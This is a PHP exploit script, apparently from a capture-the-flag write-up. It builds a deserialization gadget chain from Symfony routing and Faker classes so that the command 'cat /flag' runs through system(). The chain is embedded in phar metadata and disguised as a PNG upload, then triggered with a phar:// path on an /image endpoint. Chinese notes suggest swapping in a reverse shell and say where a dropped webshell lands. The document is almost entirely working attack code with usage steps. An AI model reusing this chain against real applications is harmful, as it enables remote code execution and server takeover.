namespace Symfony\Component\Routing\Loader\Configurator{

    class ImportConfigurator{
        private $parent;
        function __construct($a){
            $this->parent=$a;
            $this->route='test';
        }
    }
}
namespace Faker{
    class ValidGenerator{
        protected $generator;
        protected $validator;
        protected $maxRetries;
        function __construct($a,$func){
            $this->generator=$a;
            $this->validator=$func;
            $this->maxRetries=1;
        }
    }
    class DefaultGenerator{
        protected $default;
        function __construct($default){
            $this->default=$default;
        }
    }
}

namespace{
use Symfony\Component\Routing\Loader\Configurator\ImportConfigurator;
use Faker\ValidGenerator;
use Faker\DefaultGenerator;
$o=new ImportConfigurator(new ValidGenerator(new DefaultGenerator("cat /flag"),'system'));
@unlink('phar.phar');
$phar=new Phar('phar.phar');
$phar = $phar->convertToExecutable(Phar::TAR, Phar::GZ);
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->setMetadata($o);
$phar->addFromString('test.txt','test');
$phar->stopBuffering();
}
?>
```

当然rce处最好改成反弹shell回来
改名为phar.png上传
注意 /image只接受get请求



/image?image=phar://…/storage/app/uploads/xxx.png



done

PS：直接写马会写在/var/www/html目录下 而不是public目录下